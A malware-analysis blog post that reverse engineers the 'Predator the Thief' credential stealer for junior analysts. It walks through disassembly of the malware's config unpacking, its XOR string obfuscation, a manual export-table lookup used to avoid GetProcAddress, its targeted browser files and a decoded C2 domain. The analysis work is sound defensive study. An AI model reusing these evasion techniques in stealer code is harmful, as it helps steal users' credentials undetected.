


# Predator The Thief: In-depth analysis (v2.3.5)

fumik0.com/2018/10/15/predator-the-thief-in-depth-analysis-v2-3-5/

fumko

October 15, 2018



Well, it's been a long time without some fresh new contents on my blog. I had some unexpected problems that kept me away from here and a lot of work (like my tracker) that explain this. But it's time to come back (slowly) with some stuff.


So today, this is an In-Depth analysis of one stealer: "Predator the thief", written in C/C++. Like dozen others malware, it's a ready to sell malware delivered as a builder & C2 panel package.

The goal is to explain step by step how this malware is working with a lot of extra explanations for some parts. This post is mainly addressed for junior reverse engineers or malware analysts who want for future purposes to understand and defeat some techniques/tricks easily.

So here we go!


## Classical life cycle

The execution order is almost the same, for most of the stealers nowadays. Changes are mostly varying between evading techniques and how they interact with the C2. For example, with Predator, the set up is quite simple but could vary if the attacker set up a loader on his C2.




## Preparing the field

Before stealing sensitive data, Predator starts by setting up some basics stuff to be able to work correctly. Almost all the configuration is loaded into memory step by step.



So let's put a breakpoint at "0x00472866" and inspect the code...



1. EBX is set to be the length of our loop (in our case here, it will be 0x0F)
2. ESI have all functions addresses stored

00488240	E3 56 D3 6E	25 56 D3 6E	58 22 D5 6E	53 42 D4 6E	äVõn%Võnx"õnSBõn
00488250	00 00 00 00	EC 14 40 00	00 00 00 00	83 74 46 00	...i.@...*tF.
00488260	33 13 40 00	6D 13 40 00	61 13 40 00	49 13 40 00	3.@.m.@.a.@.I.@.
00488270	55 13 40 00	8D 10 40 00	1D 10 40 00	67 10 40 00	U.@. .@. .@.g.@.
00488280	90 10 40 00	E1 10 40 00	6D 11 40 00	2E 12 40 00	..@.á.@.m.@. .@.
00488290	88 12 40 00	00 00 00 00	00 00 00 00	07 74 46 00	..@. ....tF.
004882A0	AB 74 46 00	25 87 46 00	9F 82 47 00	66 91 47 00	<tF%.F...G.f.G.
004882B0	6E 4D 48 00	08 0A 48 00	00 00 00 00	00 00 00 00	nMH...H.....
004882C0	FE 2F 47 00	9B 5D 48 00	3E 92 47 00	00 00 00 00	p/G.].H.>.G.....

3. EAX, will grab one address from ESI and moves it into EBP-8
4. EBP is called, so at this point, a config function will unpack some data and saved it into the stack)
5. ESI position is now advanced by 4
6. EDI is incremented until reaching the same value as stored EBX
7. When the EDI == EBX, it means that all required configuration values are stored into the stack. The main part of the malware could start

So, for example, let's see what we have inside **0040101D** at 0x00488278

So with x32dbg, let's see what we have... with a simple command

**Command:** go 0x0040101D

As you can see, this is where the C2 is stored, uncovered and saved into the stack.

```

0040101D 55          push ebp
0040101E 8B EC      mov  ebp, esp
00401020 83 EC 18   sub  esp, 18
00401023 0F 28 05 70 DA 49 00 movaps xmm0, xmmword ptr ds:[49DA70]
0040102A 33 C9      xor  ecx, ecx
0040102C 0F 11 45 EB movups xmmword ptr ss:[ebp-15], xmm0
00401030 C7 45 FB 4F 0E 52 55 mov  dword ptr ss:[ebp-5], 55520E4F
00401037 C6 45 FF 00 mov  byte ptr ss:[ebp-1], 0
0040103B > 8A 45 EB   mov  al, byte ptr ss:[ebp-15]
0040103E > 30 44 0D EC xor  byte ptr ss:[ebp+ecx-14], al
00401042 41        inc  ecx
00401043 83 F9 13   cmp  ecx, 13
00401046 ^ 72 F3     jb  predator.40103B
00401048 8D 45 EC   lea  eax, dword ptr ss:[ebp-14]
0040104B C6 45 FF 00 mov  byte ptr ss:[ebp-1], 0
0040104F 50        push eax
00401050 B9 F0 3A 4A 00 mov  ecx, predator.4A3AF0
00401055 E8 8E 2A 00 00 call <predator.sub_403AE8>
0040105A 68 FC 70 48 00 push predator.4870FC
0040105F E8 4F 63 06 00 call <predator.sub_467383>
00401064 59        pop  ecx
00401065 C9        leave
00401066 C3        ret

```

```

[Arg1
4A3AF0:&"kent-adam.myjino.ru"
sub_403AE8
Arg1 = 4870FC
sub_467383

```

So what values are stored with this technique?

- C2 Domain
- %APPDATA% Folder
- Predator Folder
- temporary name of the archive predator file and position
- also, the name of the archive when it will send to the C2
- etc...

With the help of the %APPDATA%/Roaming path, the Predator folder is created (\ptst). Something notable with this is that it's hardcoded behind a Xor string and not generated randomly. By pure speculation, It could be a shortcut for “Predator The **ST**ealer”.

This is also the same constatation for the name of the temporary archive file during the stealing process: “zpar.zip”.

## The welcome message...

When you are positioned at the main module of the stealer, a lovely text looped over 0x06400000 times is addressed for people who want to reverse it.

```
0040252A 57          push edi
0040252B BF 00 00 40 06  mov edi,6400000
00402530 57          push edi
00402531 E8 A4 C4 06 00  call predator.46E9DA
00402536 8B F0       mov esi,eax
00402538 59         pop ecx
00402539 85 F6      test esi,esi
0040253B 74 0F 84 B9 13 00 00  je predator.4038FA
00402541 57          push edi
00402542 6A 00      push 0
00402544 56          push esi
00402545 E8 96 6E 06 00  call <predator.sub_4693E0>
0040254A 8A 5C 24 21  mov bl,byte ptr ss:[esp+21]
0040254E 83 C4 0C    add esp,C
00402551 33 C9     xor ecx,ecx
00402553 C7 44 24 38 0A 00 00  mov dword ptr ss:[esp+38],A
00402558 8B C1     mov eax,ecx
0040255D 99        cdq
0040255E F7 7C 24 38  idiv dword ptr ss:[esp+38]
00402562 85 D2     test edx,edx
00402564 74 74 44   je predator.4025AA
00402566 83 FA 01   cmp edx,1
00402569 74 74 39   je predator.4025A4
0040256B 83 FA 02   cmp edx,2
0040256E 74 74 2E   je predator.40259E
00402570 83 FA 03   cmp edx,3
00402573 74 74 23   je predator.402598
00402575 83 FA 04   cmp edx,4
00402578 74 74 2A   je predator.4025A4
0040257A 83 FA 05   cmp edx,5
0040257D 75 75 05   jne predator.402584
0040257F 8B 1C 31   mov byte ptr ds:[ecx+esi],bl
00402582 EB 2A     jmp predator.4025AE
00402584 83 FA 06   cmp edx,6
00402587 74 74 21   je predator.4025AA
00402589 83 FA 07   cmp edx,7
0040258C 74 74 16   je predator.4025A4
0040258E 83 FA 08   cmp edx,8
00402591 74 74 0B   je predator.40259E
00402593 83 FA 09   cmp edx,9
00402596 75 75 16   jne predator.4025AE
00402598 C6 04 31 68  mov byte ptr ds:[ecx+esi],68
0040259C EB 10     jmp predator.4025AE
0040259E C6 04 31 63  mov byte ptr ds:[ecx+esi],63
004025A2 EB 0A     jmp predator.4025AE
004025A4 C6 04 31 75  mov byte ptr ds:[ecx+esi],75
004025A8 EB 04     jmp predator.4025AE
004025AA C6 04 31 66  mov byte ptr ds:[ecx+esi],66
004025AE 41        inc ecx
004025AF C9        cmp ecx,edi
004025B1 7C A8     jl predator.40255B
004025B3 56        push esi
```

## Obfuscation Techniques

### The thief who loves XOR (a little bit too much...)

Almost all the strings from this stealer sample are XORed, even if this obfuscation technique is really easy to understand and one of the easier to decrypt. Here, its used at multiple forms just to slow down the analysis.

```

mov     cl, 44h
mov     [ebp-64h], cl
mov     byte ptr [ebp-63h], 14h
mov     byte ptr [ebp-62h], 25h
mov     byte ptr [ebp-61h], 37h
mov     byte ptr [ebp-60h], 37h
mov     byte ptr [ebp-5Fh], 33h
mov     byte ptr [ebp-5Eh], 28h
mov     byte ptr [ebp-5Dh], 36h
mov     byte ptr [ebp-5Ch], 20h
mov     byte ptr [ebp-5Bh], 7Eh
mov     word ptr [ebp-5Ah], 64h
mov     eax, ebx
mov     [ebp-8Ch], eax

```

```

loc_4023A4:
movaps  xmm0, ds:xmmword_49D6E0
movups  xmmword ptr [ebp-808h], xmm0 ; .cookies.sqlite
mov     ecx, ebx

```

```

loc_402384:
mov     [ebp-8BCh], ecx
cmp     ecx, 0Eh
jnb     short loc_4023CF

```

```

loc_402750:
movaps  xmm0, ds:xmmword_49DCA0
mov     ecx, edx
mov     byte ptr [esp+350h+var_2A4+1], dl
movups  [esp+350h+var_28C], xmm0
mov     [esp+350h+var_27C], 3D607761h
mov     [esp+350h+var_278], 747C7Fh ; .\General\passwords.log

```

```


loc_40278B:
mov     al, byte ptr [esp+350h+var_28C]
xor     byte ptr [esp+ecx+350h+var_28C+1], al
inc     ecx
cmp     ecx, 16h
jnb     short loc_40278B

```

## GetProcAddress Alternatives

For avoiding to call directly modules from different libraries, it uses some classic stuff to search step by step a specific API request and stores it into a register. It permits to hide the direct call of the module into a simple register call.


So firstly, a XORed string (a DLL) is decrypted. So for this case, the kernel32.dll is required for the specific module that the malware wants to call.



When the decryption is done, this library is loaded with the help of “LoadLibraryA”. Then, a clear text is pushed into EDX: “CreateDirectoryA”... This will be the module that the stealer wants to use.

The only thing that it needs now, its to retrieve the address of an exported function “CreateDirectoryA” from kernel32.dll. Usually, this is done with the help of GetProcAddress but this function is in fact not called and another trick is used to get the right value.





So this string and the **IMAGE\_DOS\_HEADER** of kernel32.dll are sent into “func\_GetProcesAddress\_0”. The idea is to get manually the pointer of the function address that we want with the help of the Export Table. So let’s see what we have in the in it...

```

struct IMAGE_EXPORT_DIRECTORY {
    long Characteristics;
    long TimeDateStamp;
    short MajorVersion;
    short MinorVersion;
    long Name;
    long Base;
    long NumberOfFunctions;
    long NumberOfNames;
    long *AddressOfFunctions;    <= This good boy
    long *AddressOfNames;      <= This good boy
    long *AddressOfNameOrdinals; <= This good boy
}

```

After inspecting the structure de IMAGE\_EXPORT\_DIRECTORY, three fields are mandatory :

- AddressOfFunctions – An Array who contains the relative value address (RVA) of the functions of the module.
- AddressOfNames – An array who stores with the ascending order of all functions from this module.
- AddressOfNamesOrdinals – An 16 bits array who contains all the associated ordinals of functions names based on the AddressOfNames.

source

So after saving the absolute position of these 3 arrays, the loop is simple



1. Grab the RVA of one function
2. Get the name of this function
3. Compare the string with the desired one.

So let's see in details to understand everything :

If we dig into **ds:[eax+edx\*4]**, this where is stored all relative value address of the kernel32.dll export table functions.

773E187C	B5 3D 0C 00	C9 3D 0C 00	DF 3D 0C 00	EE 3D 0C 00	μ= . É= . ß= . î= .
773E188C	04 3E 0C 00	1D 3E 0C 00	35 3E 0C 00	4D 3E 0C 00	.> . .> . 5> . M> .
773E189C	68 3E 0C 00	77 3E 0C 00	86 3E 0C 00	99 3E 0C 00	h> . w> . .> . .> .
773E18AC	A5 3E 0C 00	BB 3E 0C 00	D3 3E 0C 00	E3 3E 0C 00	¥> . »> . Ó> . ä> .
773E18BC	4F 3E 0C 00	22 3F 0C 00	34 3F 0C 00	49 3F 0C 00	> . " ? . 4 ? . I ? .
773E18CC	5D 3F 0C 00	71 3F 0C 00	84 3F 0C 00	96 3F 0C 00	] ? . q ? . . ? . . ? .
773E18DC	A8 3F 0C 00	BD 3F 0C 00	CD 3F 0C 00	DC 3F 0C 00	? . % ? . í ? . Û ? .
773E18EC	EC 3F 0C 00	01 40 0C 00	10 40 0C 00	21 40 0C 00	ì ? . . e . . e . ! e .
773E18FC	34 40 0C 00	47 40 0C 00	66 40 0C 00	7B 40 0C 00	4e . Ge . fe . {e .
773E190C	90 40 0C 00	B4 40 0C 00	D3 40 0C 00	E8 40 0C 00	.e . 'e . Óe . ëe .
773E191C	4F 40 0C 00	08 41 0C 00	15 41 0C 00	21 41 0C 00	ye . . A . . A . !A .
773E192C	2D 41 0C 00	41 41 0C 00	55 41 0C 00	5F 41 0C 00	-A . .AA . UA . _A .
773E193C	6A 41 0C 00	78 41 0C 00	86 41 0C 00	A0 41 0C 00	jA . xA . . A . . A .
773E194C	BA 41 0C 00	D4 41 0C 00	E5 41 0C 00	F8 41 0C 00	°A . ÓA . àA . øA .
773E195C	08 42 0C 00	26 42 0C 00	41 42 0C 00	52 42 0C 00	.B . &B . AB . RB .
773E196C	5F 42 0C 00	6E 42 0C 00	7D 42 0C 00	8A 42 0C 00	_B . nB . }B . .B .
773E197C	96 42 0C 00	A4 42 0C 00	B0 42 0C 00	C3 42 0C 00	.B . #B . °B . ÅB .
